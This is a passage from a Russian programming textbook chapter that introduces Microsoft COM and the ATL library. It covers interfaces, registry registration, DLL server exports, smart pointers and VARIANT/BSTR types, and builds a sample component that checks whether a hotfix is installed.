- ☑ Обзор изложенного материала
- ☑ Часто задаваемые вопросы

Введение

Развитые программы для обеспечения безопасности часто используют функциональность, реализованную в других программах. Поэтому у автора есть выбор: написать код с нуля или повторно использовать уже имеющийся код. Как и при всяком повторном использовании, это повышает скорость разработки.

Технология повторного использования кода определяется тем, как он написан. Лучше всего, если нужный код замкнут и легко включается в ваш проект (как, скажем, класс на C++ или DLL-библиотека). Однако так бывает далеко не всегда, поэтому часто приходится погружать код в автономный модуль.

Тип такого модуля-контейнера зависит от характера проекта. Чаще всего в этом качестве выступает класс на языке C++ или динамически загружаемая библиотека. Но что если требования изменятся или новая программа разрабатывается на другом языке? Снова выполняется процедура интеграции или код переписывается.

В этой главе мы рассмотрим другой вид интеграции, который позволяет обращаться к некоторому коду из программы на другом языке и даже с другой машины. Это «модель компонентных объектов» или COM (Component Object Model). Вы узнаете, что такое COM, как реализовать COM-компонент с помощью библиотеки Active Template Library (ATL) и как интегрировать этот компонент в существующую программу, относящуюся к информационной безопасности.

Модель COM

Уверенное владение теорией, лежащей в основе модели COM, необходимо для разработки приложений, основанных на этой технологии. Но это не тема для вводного обзора. Есть немало других хороших книг по этому предмету, например, «Inside COM» Дейла Роджерсона (Microsoft Press, 1996)¹. Мы же ставим себе целью дать рабочие знания о наиболее часто используемых сторонах технологии COM, с которыми вам придется столкнуться.

COM – это спецификация, определяющая двоичный стандарт, который описывает все аспекты загрузки модуля и доступа к содержащимся в нем функциям. В качестве посредника между спецификацией и вашим кодом выступает среда исполнения COM, которая отвечает за все детали загрузки и доступа к объектам через границы процессов, в частности, по сети.

¹ Имеется русский перевод – Дейл Роджерсон «Основы COM» (Microsoft Press, Русская редакция; 1997).

COM-объекты

COM-объект похож на любой другой объект в том смысле, что обладает методами, свойствами и внутренним состоянием. Но, в отличие от других объектных технологий, доступ к методам и свойствам, осуществляется через интерфейсы. У COM-объекта может быть много интерфейсов, но все они являются производными от IUnknown (см. ниже). Чтобы получить указатель на интерфейс объекта, нужно его запросить. Если быть точным, интерфейс запрашивается у среды исполнения COM во время загрузки объекта.

COM-интерфейсы

Спецификация COM требует, чтобы любой объект поддерживал интерфейс IUnknown и следовал соглашениям о вызове.

Интерфейс IUnknown

Первыми тремя *методами* любого COM-интерфейса должны быть методы, унаследованные от IUnknown: QueryInterface, AddRef и Release. Метод QueryInterface позволяет спросить у объекта, поддерживает ли он некий интерфейс. Если да, то возвращается указатель на этот интерфейс, в противном случае – код ошибки.

Для управления временем жизни COM-объектов применяется подсчет ссылок, этой цели служат методы AddRef и Release. Как явствует из названий, AddRef увеличивает счетчик ссылок на единицу, а Release уменьшает его. Если некоторая функция возвращает указатель на интерфейс в своем выходном параметре, то счетчик ссылок на него необходимо увеличить. Когда работа с интерфейсом закончена, клиент должен вызвать Release.

Соглашение о вызове

Спецификация требует, чтобы все методы интерфейса поддерживали так называемое «стандартное соглашение о вызове». Для этого в объявление и в определение функции необходимо включить модификатор `__stdcall`, который говорит компилятору, что вызываемая функция должна почистить стек перед возвратом. Вот пример определения функции, следующей этому соглашению:

```
int __stdcall MyFunction()
{
    return 10;
}
```

Среда исполнения COM

Именно среда исполнения выполняет действия, необходимые для того, чтобы клиент мог обратиться к COM-объекту. Но предварительно ее следует инициализировать. Для инициализации вызывается функция `CoInitialize` или `CoInitializeEx`. Разница между ними в том, что `CoInitializeEx` позволяет указать потоковую модель. Проще говоря, среда исполнения COM гарантирует, что любой доступ клиента к объекту и наоборот не будет противоречить выбранной потоковой модели. Если заданы несовместимые условия, то среда исполнения постарается исправить ситуацию, загрузив модуль-заместитель. Это процесс прозрачен для клиента, и в однопоточных программах на него можно не обращать внимания. По завершении работы нужно вызвать функцию `CoUninitialize` без аргументов, чтобы освободить занятые средой исполнения ресурсы.

Когда среда исполнения загружена, клиент может запросить интерфейс у любого объекта, зарегистрированного в локальной или удаленной системе. В первом случае это делает функция `CoCreateInstance`, во втором – `CoCreateInstanceEx`. Прототип функции `CoCreateInstance` следующий:

```
STDAPI CoCreateInstance(
    REFCLSID rclsid,
    LPUNKNOWN pUnkOuter,
    DWORD dwClsContext,
    REFIID riid,
    LPVOID *ppv
);
```

Наибольший интерес представляют параметры *rclsid*, *dwClsContext*, *riid* и *ppv*. Параметр *pUnkOuter* применяется для агрегирования, мы о нем говорить не будем. Параметр *rclsid* определяет, какой объект должен быть загружен. Флаг *dwClsContext* говорит, куда следует загружать объект: в клиентский процесс или в отдельный.

Среда исполнения COM опознает COM-объекты по глобально уникальному идентификатору (GUID). В качестве синонимов аббревиатуры GUID употребляются также CLSID и IID. Выше было показано, что функция `CoCreateInstance` принимает аргумент типа *REFCLSID*, идентифицирующий объект. Кроме того, она принимает еще идентификатор IID того интерфейса, который нужно запросить у объекта после того, как он будет загружен. Откуда берутся эти величины, мы узнаем позже, когда будем говорить о регистрации COM-объектов.

Ниже приведен пример инициализации COM, создания COM-объекта и завершения.

```
void main()
{
    HRESULT hr;
    IXMLDOMDocument *pDoc = 0;

    // Инициализировать COM
    CoInitialize(0);

    // Инициализировать экземпляр анализатора MSXML, для которого
    // CLSID равен CLSID_DOMDocument
    hr = CoCreateInstance(
        CLSID_DOMDocument,
        NULL,
        CLSCTX_INPROC_SERVER,
        IID_IXMLDOMDocument,
        (PVOID*)&pDoc);

    if (SUCCEEDED(hr) && pDoc)
    {
        // Сделать что-то с указателем на интерфейс pDoc
        pDoc->Release();
    }

    // Завершить работу с COM
    CoUninitialize();
}
```

Реализация COM-объекта

Клиент обращается ко всем COM-объектам по единой схеме, не зависящей от реализации самого объекта. Но это вовсе не означает, что все объекты реализуются одинаково. Например, среда исполнения COM поддерживает внутрипроцессные (типа DLL) и внепроцессные (исполняемый файл) объекты.

Если выбрана внутрипроцессная модель, то среда исполнения ожидает, что содержащий COM-объект модуль (DLL) реализует определенную функциональность, в частности, экспортирует некоторые функции.

Если же объект внепроцессный, то должны удовлетворяться другие условия. Вместо вызова экспортируемых функций, среда исполнения организует тот или иной вид межпроцессной коммуникации. Впрочем, эта тема выходит за рамки введения, и обсуждать ее мы не будем.

Всякий модуль должен реализовывать среди прочего процедуры регистрации и активации. На этапе регистрации объект информирует среду исполнения о способе своей загрузки: как внутрипроцессный или внепроцессный сервер.

Регистрация COM-объекта

Когда приложение устанавливается на компьютер, инсталлятор обычно регистрирует все входящие в его состав COM-объекты. Именно в процессе регистрации среда исполнения COM узнает о существовании объекта.

Если COM-объект представляет собой внутрипроцессную DLL, то его можно зарегистрировать вручную с помощью утилиты RegSvr32. Если же это внепроцессный исполняемый файл, то для регистрации вручную он обычно вызывается с флагом */regserver*. Как бы то ни было, действия, выполняемые в ходе регистрации, имеют огромное значение для реализации COM-объектов.

Выше уже упоминалось, что COM-объект идентифицируется глобально уникальным значением CLSID. Очевидно, что среда исполнения COM должна знать этот идентификатор, чтобы связать с ним объект. Тут-то и приходит на помощь регистрация.

Основное хранилище регистрационной информации о компонентах – это, естественно, реестр Windows. Реестр представляет собой единую базу конфигурационных данных, управляемую операционной системой. Это иерархическое хранилище, организованное в виде дерева. Внутри реестра есть несколько отдельных баз данных или «ульев» (hives). Обычно их именуют по названиям ключей верхнего уровня: HKEY_LOCAL_MACHINE, HKEY_CLASSES_ROOT и так далее. Данные хранятся в реестре в виде пар «имя / значение». Все имена – это строки, значения же могут быть строками, целыми числами типа DWORD или двоичными данными. Для просмотра и изменения реестра служит утилита RegEdit (рис. 13.1).




Рис. 13.1. Использование RegEdit для просмотра реестра Windows

Относящаяся к COM информация хранится в улье HKEY_CLASSES_ROOT. Ниже описывается та часть структуры этого улья, которая имеет отношение к регистрации.

Ключ HKEY_CLASSES_ROOT\CLSID

Ключ реестра HKEY_CLASSES_ROOT\CLSID – это контейнер для всех зарегистрированных в системе компонентов, индексированный значением CLSID. Любой компонент обязан зарегистрировать свой CLSID под этим ключом.

Ключ HKEY_CLASSES_ROOT\CLSID\{xxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx}

Наличие ключа CLSID внутри HKEY_CLASSES_ROOT\CLSID означает, что COM-объект зарегистрирован. Значением этого ключа по умолчанию является понятное человеку имя компонента, например, Msxml. Этот ключ должен иметь потомка, описывающего возможные способы создания, к примеру, *InprocServer32* или *LocalServer32*. Как следует из названий, *InprocServer32* означает, что объект загружается в адресное пространство клиента, а *LocalServer32* – что он будет создан как отдельный процесс.

Ключ InprocServer32

У ключа *InprocServer32* есть несколько элементов-потомков, которые сообщают среде исполнения COM, как следует загружать объект. Значением по умолчанию является физический путь к объекту в файловой системе.

Значение, связанное с именем *ThreadingModel*, говорит, какая потоковая модель поддерживается данным объектом. Возможны, в частности, следующие модели: *Apartment* (раздельная), *Free* (свободная) и *Both* (обоюдная).

Еще один потомок этого ключа называется *ProgID*, его значением по умолчанию является текстовое имя, по которому можно обращаться к компоненту.

Ключ LocalServer32

Как и *InprocServer32*, ключ *LocalServer32* сообщает среде исполнения COM, как загружать объекты из конкретного сервера, но в данном случае, сервер представляет собой исполняемый файл.

Значением по умолчанию является путь к файлу, который запускается в процессе загрузки объекта.

И у этого ключа есть потомок *ProgID*, содержащий текстовое имя компонента.

Реализация внутрипроцессного сервера

Модули, реализующие модель внутрипроцессного сервера, обычно оформляются в виде DLL. Спецификация COM требует, чтобы любой внутрипро-

цессный модуль экспортировал четыре функции, вызываемые средой исполнения, а именно: DllGetClassObject, DllCanUnloadNow, DllRegisterServer и DllUnregisterServer. Назначение этих функций обсуждается ниже.

Функция DllGetClassObject

Это самая важная функция из тех, что должен реализовать внутрипроцессный модуль, так как именно она предоставляет средства для последующего доступа к его компонентам. Прототип ее выглядит так:

```
STDAPI DllGetClassObject(
    REFCLSID rclsid,
    REFIID riid,
    LPVOID * ppv
);
```

Параметр *rclsid* определяет компонент, который нужно создать. Параметр же *riid* задает интерфейс не этого компонента, а *фабрики класса*, то есть IClassFactory или IClassFactory2. Ну а в параметре *ppv* возвращается указатель на затребованную фабрику класса.

Клиент может применить фабрику класса для создания компонента с помощью функции CoCreateInstance. Но это редко бывает необходимо, поскольку среда исполнения COM сама обрабатывает все стандартные случаи.

Стандартные COM-объекты, совместимые со средой исполнения, должны реализовывать интерфейс IClassFactory (иначе вместо CoCreateInstance им придется вызывать функцию CoGetClassObject).

Функция DllCanUnloadNow

Эта функция сообщает, используется в данный момент DLL или нет. Слово «используется» в этом контексте может означать как то, что с ней происходит интерактивное взаимодействие, так и просто тот факт, что к хранящимся в ней объектам сейчас осуществляется доступ со стороны клиентов. Прототип DllCanUnloadNow следующий:

```
STDAPI DllCanUnloadNow(void);
```

Если DLL можно выгрузить, функция возвращает S_OK, в противном случае S_FALSE.

Функция DllRegisterServer

Эта функция отвечает за авторегистрацию модуля в системе. Регистрируется каждый COM-объект, предоставляемый модулем, а также дополнительная информация, к примеру, библиотека типов объекта (TypeLib).

Чтобы к внутрипроцессному модулю можно было обратиться извне, его необходимо зарегистрировать. Для этого нужно обратиться к экспортируемой функции DllRegisterServer. К сожалению, инсталлятор не всегда делает это, поэтому часто приходится регистрировать внутрипроцессные модули вручную. В этом может помочь утилита RegSvr32, которой просто передается имя модуля, например: RegSvr32 Mydll.dll.

Функция DllUnregisterServer

Эта функция выполняет действия, обратные тем, что проделала DllRegisterServer.

Для удаления внутрипроцессного модуля из системы также можно воспользоваться утилитой RegSvr32, передав ей, помимо имени модуля, флаг */u*, например:

```
RegSvr32 /u Mydll.dll
```

Библиотека ATL

Получив некоторое представление о том, что такое технология COM, вы, вероятно, обратили внимание на то, что для обеспечения правильной работы всех ее составных частей нужно приложить немало усилий. Тут-то на сцене и появляется библиотека шаблонов ATL (Active Template Library). ATL – это самая компактная и быстрая из всех созданных Microsoft библиотек для создания COM-серверов на языке C++. Но особенно важно то, что она во много раз уменьшает объем работы, необходимой для реализации сервера и клиента.

При разработке клиентских приложений COM встречаются некоторые стандартные конструкции, которые хотелось бы использовать повторно, например, доступ к методам интерфейса IUnknown. В ATL для этой цели применяются так называемые *интеллектуальные указатели*, о которых мы расскажем чуть ниже.

При разработке серверных приложений COM очень многие аспекты можно вынести в поддерживающую библиотеку, как то:

- реализация интерфейса IUnknown в той ее части, которая отвечает за подсчет ссылок и запросы на получение интерфейсов;
- реализация интерфейса IClassFactory для всех совместимых классов;
- регистрация и удаление COM-объектов;
- реализация точек входа DllGetClassObject, DllCanUnloadNow, DllRegisterServer и DllUnregisterServer для внутрипроцессных серверов;
- регистрация классов внепроцессного COM-сервера в среде исполнения.

Шаблоны в языке C++

Как следует из названия, библиотека ATL основана на применении шаблонов, как и стандартная библиотека шаблонов Standard Template Library (STL). Программирование с помощью шаблонов – это один из вариантов повторного использования кода. Вместо того чтобы наследовать классу и получать в довесок кучу функциональности, которая вам совершенно ни к чему, шаблон позволяет точно определить, что именно делает класс.

Для примера рассмотрим класс стека. Без шаблонов невозможно было бы корректно реализовать хранение в нем произвольных данных; стек оказался бы не поддающимся повторному использованию классом для хранения данных определенного типа или двоичных данных фиксированного размера или указателей на произвольные данные.

Шаблон же позволяет специализировать класс во время определения для работы с данными конкретного типа. Рассмотрим, например, такое определение:

```
Stack<int> myIntegerStack;
myIntegerStack.push(10);
myIntegerStack.push(5);
```

Здесь аргумент шаблона класса Stack заключен в угловые скобки < >. Сам класс Stack определен следующим образом:

```
template class<T>
class Stack
{
    // ... код опущен
    T *m_pStack;    // шаблонная переменная для хранения указателя
}
```

Как видим, в определении присутствует шаблонный параметр T, вместо которого при компиляции вышеприведенного примера подставляется тип int. Точно также можно было бы определить конкретизацию шаблона любым другим типом.

Преимущества такого подхода очевидны – один шаблон можно использовать для реализации любого стека. Этот принцип повсеместно применяется в библиотеке ATL.

Технология реализации клиента с помощью ATL

Библиотека ATL поддерживает несколько классов, помогающих избавиться от повторяющегося кода в клиентских приложениях COM. По большей части этот код связан с интерфейсами IUnknown и IDispatch, а также со специальными типами данных VARIANT и BSTR.

Интеллектуальные указатели

Как вы уже знаете, в COM интерфейс IUnknown является базовым для всех остальных и отвечает за подсчет ссылок. ATL предлагает два шаблонных класса, упрощающих работу с IUnknown: *CComPtr* и *CComQIPtr*.

Оба эти класса называются интеллектуальными указателями, поскольку берут на себя дополнительную работу при доступе к тем реальным указателям, которые представляют. Стоит отметить несколько важных моментов:

- параметром шаблона *CComPtr* является тип интерфейса, на который класс будет указывать, например, *CComPtr<IDispatch>*;
- шаблон *CComPtr* содержит два перегруженных метода с именем *CoCreateInstance*. Ни одному из них идентификатор интерфейса не передается в качестве параметра, так как во время конкретизации класса *CComPtr* интерфейс уже был указан. Разница между двумя этими методами в том, что один позволяет сослаться на загружаемый компонент по его CLSID, а другой – по строке, содержащей ProgID того же компонента (понятное человеку имя);
- оператор присваивания перегружен так, что во время этой операции счетчик ссылок увеличивается на единицу;
- когда переменная типа *CComPtr* выходит из области действия, деструктор уменьшает счетчик ссылок на интерфейс.

Приведем пример использования класса *CComPtr*:

```
void main()
{
    CComPtr<IXMLDOMDocument> spDoc;
    HRESULT hr = spDoc.CoCreateInstance(L"MSXML.DOMDocument");
    if (FAILED(hr))
        return hr;
}
```

Поддержка типов данных

Практически во всех интерфейсах, поддерживающих *автоматизацию*, применяются типы данных BSTR и VARIANT. Для обоих в ATL есть поддерживающие классы.

Тип данных BSTR

BSTR, или двоичная строка, – это строка символов в кодировке Unicode, которой предшествует число типа WORD, определяющее длину строки. Поскольку, это не обычная строка (и, следовательно, для ее инициализации нельзя воспользоваться строковыми литералами), для работы с ней необходима поддержка со стороны среды исполнения COM. Например, для создания

BSTR-строки, вывода ее на экран и уничтожения необходимы такие вызовы функций:

```
BSTR bstrValue = SysAllocString(L"Hello, BSTR!");
wprintf(L"%s", bstrValue);
SysFreeString(bstrValue);
```

Понятно, что так работать утомительно, да и ошибки легко допустить. Поэтому в библиотеке ATL есть класс *CComBSTR*, который упрощает использование BSTR-строк. Ниже показано, как та же самая последовательность действий реализуется с помощью класса *CComBSTR*:

```
wprintf(L"%s", CComBSTR(L"Hello, BSTR!"));
```

Тип данных VARIANT

Тип VARIANT – это, по сути дела, объединение разных типов данных. Он впервые появился в языке Visual Basic, а затем стал применяться во всех интерфейсах, совместимых с автоматизацией, так что используется весьма часто.

Прежде всего, переменную типа VARIANT необходимо инициализировать, указав, какие данные в ней будут храниться. Для этого в поле *vt* записывается подходящее значение. Это поле имеет тип перечисления VARENUM, описывающего все поддерживаемые типы. Ниже приведен список возможных значений *vt*:

1	/*				
2	* порядок применения перечисления VARENUM:				
3	*				
4	* * [V] – может употребляться в VARIANT				
5	* * [T] – может употребляться в TYPEDESC				
6	* * [P] – может употребляться при задании значения свойства OLE				
7	* * [S] – может употребляться в Safe Array				
8	*				
9	*				
10	* VT_EMPTY	[V]	[P]		значение отсутствует
11	* VT_NULL	[V]	[P]		null в смысле SQL
12	* VT_I2	[V]	[T]	[P]	[S] двухбайтовое целое со знаком
13	* VT_I4	[V]	[T]	[P]	[S] четырехбайтовое целое со знаком
14	* VT_R4	[V]	[T]	[P]	[S] четырехбайтовое вещественное
15	* VT_R8	[V]	[T]	[P]	[S] восьмибайтовое вещественное
16	* VT_CY	[V]	[T]	[P]	[S] денежная единица
17	* VT_DATE	[V]	[T]	[P]	[S] дата
18	* VT_BSTR	[V]	[T]	[P]	[S] строка для OLE-автоматизации
19	* VT_DISPATCH	[V]	[T]		[S] IDispatch *
20	* VT_ERROR	[V]	[T]	[P]	[S] SCODE
21	* VT_BOOL	[V]	[T]	[P]	[S] True=-1, False=0

22	* VT_VARIANT	[V]	[T]	[P]	[S] VARIANT *
23	* VT_UNKNOWN	[V]	[T]		[S] IUnknown *
24	* VT_DECIMAL	[V]	[T]		[S] 16-битовое с фиксированной точкой
25	* VT_RECORD	[V]		[P]	[S] определенный пользователем тип
26	* VT_I1	[V]	[T]	[P]	[S] signed char
27	* VT_UI1	[V]	[T]	[P]	[S] unsigned char
28	* VT_UI2	[V]	[T]	[P]	[S] unsigned short
29	* VT_UI4	[V]	[T]	[P]	[S] unsigned long
30	* VT_I8	[V]	[T]	[P]	[S] 64-битовое целое со знаком
31	* VT_UI8		[T]	[P]	64-битовое целое без знака
32	* VT_INT	[V]	[T]	[P]	[S] машинное целое со знаком
33	* VT_UINT	[V]	[T]	[P]	[S] машинное целое без знака
34	* VT_INT_PTR			[T]	значение со знаком, длина которого равна ширине машинного регистра
35	* VT_UINT_PTR			[T]	значение без знака, длина которого равна ширине машинного регистра
36	* VT_VOID			[T]	void в смысле C
37	* VT_HRESULT			[T]	стандартный тип возвращаемого значения
38	* VT_PTR			[T]	тип указателя
39	* VT_SAFEARRAY			[T]	(используйте VT_ARRAY)
40	* VT_CARRAY			[T]	массив в смысле C
41	* VT_USERDEFINED			[T]	определенный пользователем тип
42	* VT_LPSTR			[T]	[P] строка, завершающаяся нулем
43	* VT_LPWSTR			[T]	[P] строка широких символов, завершающаяся нулем
44	* VT_FILETIME			[P]	FILETIME
45	* VT_BLOB			[P]	последовательность байтов, предваряемая длиной
46	* VT_STREAM			[P]	имя потока
47	* VT_STORAGE			[P]	имя хранилища
48	* VT_STREAMED_OBJECT			[P]	поток содержит объект
49	* VT_STORED_OBJECT			[P]	хранилище содержит объект
50	* VT_VERSIONED_STREAM			[P]	поток с версией, идентифицируемой GUID
51	* VT_BLOB_OBJECT			[P]	BLOB содержит объект
52	* VT_CF			[P]	формат буфера обмена
53	* VT_CLSID			[P]	идентификатор класса
54	* VT_VECTOR			[P]	простой массив
55	* VT_ARRAY			[V]	SAFEARRAY*
56	* VT_BYREF			[V]	void* для локального применения
57	* VT_BSTR_BLOB				зарезервировано для системы
58	*/				

С использованием этого типа связано несколько нюансов. Во-первых, сначала нужно инициализировать переменную типа VARIANT функцией VariantInit. Когда такая переменная больше не нужна, ее следует освободить функцией VariantClear. При присваивании переменной типа VARIANT значе-

ния необходимо соответствующим образом установить поле *vt*. Ниже приведен пример:

```
VARIANT var;
VariantInit(&var);

var.vt = VT_UI4;

var.ulVal = 1024;

VariantClear(&var);
```

Библиотека ATL предоставляет поддержку для типа *VARIANT* в форме класса *CComVariant*. Он упрощает работу с типом *VARIANT*, переопределяя оператор присваивания для типичных случаев, как, например, LPWSTR, int, long, char и CComBSTR. Кроме того, конструктор и деструктор автоматически вызывают функции VariantInit и VariantClear соответственно.

Вот как можно было бы воспользоваться этим вспомогательным классом:

```
CComVariant var;
var = CComBSTR(L"This is my variant structure containing a BSTR");
```

Технология реализации сервера с помощью ATL

В этом разделе мы рассмотрим самую суть поддержки, предоставляемой библиотекой ATL: реализацию внутрипроцессного и внепроцессного сервера, композицию классов и регистрацию классов.

Композиция классов

Поскольку композиция класса не зависит от типа сервера, в котором этот класс содержится, начнем изложение именно с этого вопроса.

Основные требования к любому COM-объекту – это реализацию фабрики класса, поддержка интерфейса IUnknown и прочих интерфейсов в зависимости от функциональности объекта. Классы из библиотеки ATL, перечисленные в таблице 13.1, могут помочь удовлетворить эти требования.

Таблица 13.1. Основные классы ATL, поддерживающие композицию

Класс ATL	Назначение
CComObjectRoot	Наследуйте класс своего компонента от этого класса, чтобы получить требуемый от IUnknown механизм подсчета ссылок
CComCoClass	Наследуйте класс своего компонента от этого класса, если хотите иметь автоматическую поддержку стандартного интерфейса фабрики класса IClassFactory

Таблица 13.1. Основные классы ATL, поддерживающие композицию (окончание)

Класс ATL	Назначение
CComObject	Этот класс реализует интерфейс IUnknown. Однако в отличие от двух предшествующих, наследовать ему не надо. Вместо этого вы конкретизируете этот класс шаблонным параметром, чтобы он наследовал классу вашего компонента

Теперь можно перейти к определению COM-класса. Наш компонент будет проверять, установлено некоторое срочное исправление (hotfix) в системе или нет.

Для начала определим основной интерфейс компонента:

```
interface IHotFixCheck : IUnknown
{
    virtual HRESULT __stdcall IsPatchInstalled(
        VARIANT_BOOL *pbIsInstalled) = 0;
};
```

Здесь определен интерфейс или *абстрактный базовый класс*, которому будет наследовать наш компонент. Абстрактный базовый класс не содержит ничего, кроме объявления методов, которые нам еще предстоит реализовать. Объект такого класса нельзя создать, поскольку в нем нет никакой реализации методов.

Сейчас стоит сделать несколько замечаний. Ключевое слово *interface* – это, на самом деле, просто переопределение ключевого слово *struct* языка C++. Так сделано потому, что все члены структуры по умолчанию считаются открытыми, в отличие от класса, где члены по умолчанию закрыты.

Поскольку это интерфейс COM, то он, конечно, должен наследовать IUnknown. Кроме того, все члены интерфейса должны следовать соглашению о вызове *__stdcall*.

Важно подчеркнуть, что такое объявление интерфейсов нестандартно. Обычно COM-интерфейсы определяются в файле, который затем обрабатывается компилятором MIDL. Но так или иначе, MIDL все равно генерирует код, аналогичный приведенному выше, который затем включается в заголовочный файл приложения. Мы еще вернемся к этому вопросу, когда реализуем наш компонент.

После того как интерфейс определен, можно переходить к самому классу компонента. Начнем с такого определения:

```
class CHotFixCheck :
    public IHotFixCheck    // наследуем интерфейсу IHotFixCheck
```

```
{
public:
    HRESULT __stdcall IsPatchInstalled(VARIANT_BOOL *pbIsInstalled)
    {
        // TODO: проверить, установлено ли срочное исправление
        return E_NOTIMPL;
    }
};
```

Итак, класс компонента определен. Но он еще не готов по двум причинам: не реализован интерфейс IUnknown и не поддерживается фабрика класса. Нам еще предстоит добавить эту функциональность.

Чтобы реализовать подсчет ссылок, которого требует IUnknown, мы должны унаследовать наш класс от входящего в состав ATL класса *CComObjectRootEx*. У этого шаблонного класса один параметр, который определяет потоковую модель и может принимать следующие значения: *CComSingleThreadModel* и *CComMultiThreadModel*. Разница между ними в том, что *CComSingleThreadModel* предполагает, что клиент будет обращаться к методам класса только из одного потока, а при задании *CComMultiThreadModel* разрешено обращаться из нескольких потоков, поэтому для увеличения и уменьшения счетчика ссылок используются атомарные операции.

К нашему классу будет обращаться лишь один поток, поэтому добавим в его определение такую строку:

```
public CComObjectRootEx<CComSingleThreadModel>
```

Далее нужно добавить поддержку создания фабрики класса. Для этого мы унаследуем наш класс также от класса *CComCoClass*, являющегося частью ATL. В качестве параметров этот шаблонный класс принимает имя вашего класса и ссылку на CLSID вашего COM-объекта. В нашем случае это выглядит так:

```
public CComCoClass<CHotFixCheck, &CLSID_HotFixCheck>
```

Чтобы поддержать метод *QueryInterface* интерфейса IUnknown, нужно как-то описать интерфейсы, поддерживаемые нашим компонентом. ATL предоставляет для этой цели макросы BEGIN_COM_MAP, COM_INTERFACE_ENTRY_XXX и END_COM_MAP. Мы должны вставить в определение нашего класса такие строки:

```
BEGIN_COM_MAP(CHotFixCheck)
    COM_INTERFACE_ENTRY_IID(IID_IHotFixCheck, IHotFixCheck)
END_COM_MAP()
```

Макрос BEGIN_COM_MAP принимает единственный аргумент – имя COM-класса. Вслед за ним нужно с помощью подходящих макросов объявить все интерфейсы компонента. В вашем распоряжении имеются такие макросы:

- **COM_INTERFACE_ENTRY** – самый простой макрос для объявления интерфейса. Принимает только один аргумент: имя типа интерфейса;
- **COM_INTERFACE_ENTRY_IID** – то же, что предыдущий, но принимает два аргумента: IID интерфейса и имя его типа;
- **COM_INTERFACE_ENTRY_CHAIN** – позволяет делегировать вызов *QueryInterface* указанному базовому классу;
- **COM_INTERFACE_ENTRY_BREAK** – отладочный макрос, который заставляет ATL вызвать функцию DebugBreak при запросе интерфейса с указанным IID.

Нам осталось только реализовать интерфейс IUnknown. Эта задача отличается от предыдущих, поскольку для ее решения не нужно наследовать никаким классам. Вместо этого предоставляемый ATL шаблонный класс *CComObject* должен сам наследовать нашему классу, переданному ему в качестве параметра шаблона. Вот как это делается:

```
CComObject<CHotFixCheck> *pHFCheck;
```

Тем самым мы ассоциируем реализацию интерфейса с нашим COM-классом. Следующий шаг – создать объект, поработать с ним, а затем освободить ссылку на него.

```
CComObject<CHotFixCheck>::CreateInstance(&pHFCheck);
```

```
// Это необходимо потому, что CreateInstance не увеличивает
// счетчик ссылок самостоятельно
pHFCheck->AddRef();
pHFCheck->IsPatchInstalled();
```

```
// объект удаляется, потому что счетчик ссылок на него стал равен 0
pHFCheck->Release();
```

Язык определения интерфейсов

Если COM-объект реализуется на языке C++, то его интерфейсы можно описать с помощью абстрактного базового класса. Этот подход будет работать для всех случаев создания объекта внутри процесса. Однако, стоит принять во внимание другие потоковые модели (раздельных, а не свободных потоков) и наличие различных контекстов загрузки в COM (CLSCTX_INPROC_SERVER и CLSCTX_LOCAL_SERVER), как становится понятно, что

описания интерфейса с помощью средств C++ недостаточно. Чтобы понять, почему это так, приглядимся поближе к внутреннему устройству процесса.

Каждый процесс, работающий на 32-разрядной платформе Windows, имеет собственное адресное пространство. Следовательно, адрес 0x30000 в процессе A – это не то же самое, что адрес 0x30000 в процессе B. Взгляните на рис. 13.2.




Рис. 13.2. Распределение памяти в разных адресных пространствах

Коль скоро у каждого процесса свое адресное пространство, никак не связанное с адресным пространством других процессов, мы не можем просто так взять и вызвать метод интерфейса объекта, находящегося в другом процессе. COM решает эту проблему за счет механизма межпроцессных коммуникаций, который позволяет процессу A обращаться к функции из процесса B. Этот механизм называется RPC (Remote Procedure Call – вызов удаленной процедуры). Но для его использования у среды исполнения COM должно быть достаточно информации о методах, реализуемых вашим COM-объектом. Чтобы разобраться в этом вопросе, рассмотрим следующий код:

```
void DoSomething(DWORD *p)
{
    // ...
}
```

Эта функция всего лишь принимает указатель на значение типа DWORD. Однако он может означать все, что угодно: p может указывать на первый

элемент массива DWORD, функция может модифицировать значение, на которое указывает p, или только читать его. Если бы вместо DWORD* мы указали тип PVOID, то оставалось бы только гадать, что делает функция. При программировании на C++ не так важно указывать точный тип. Но когда речь идет о вызове метода из другого адресного пространства, ситуация радикально меняется.

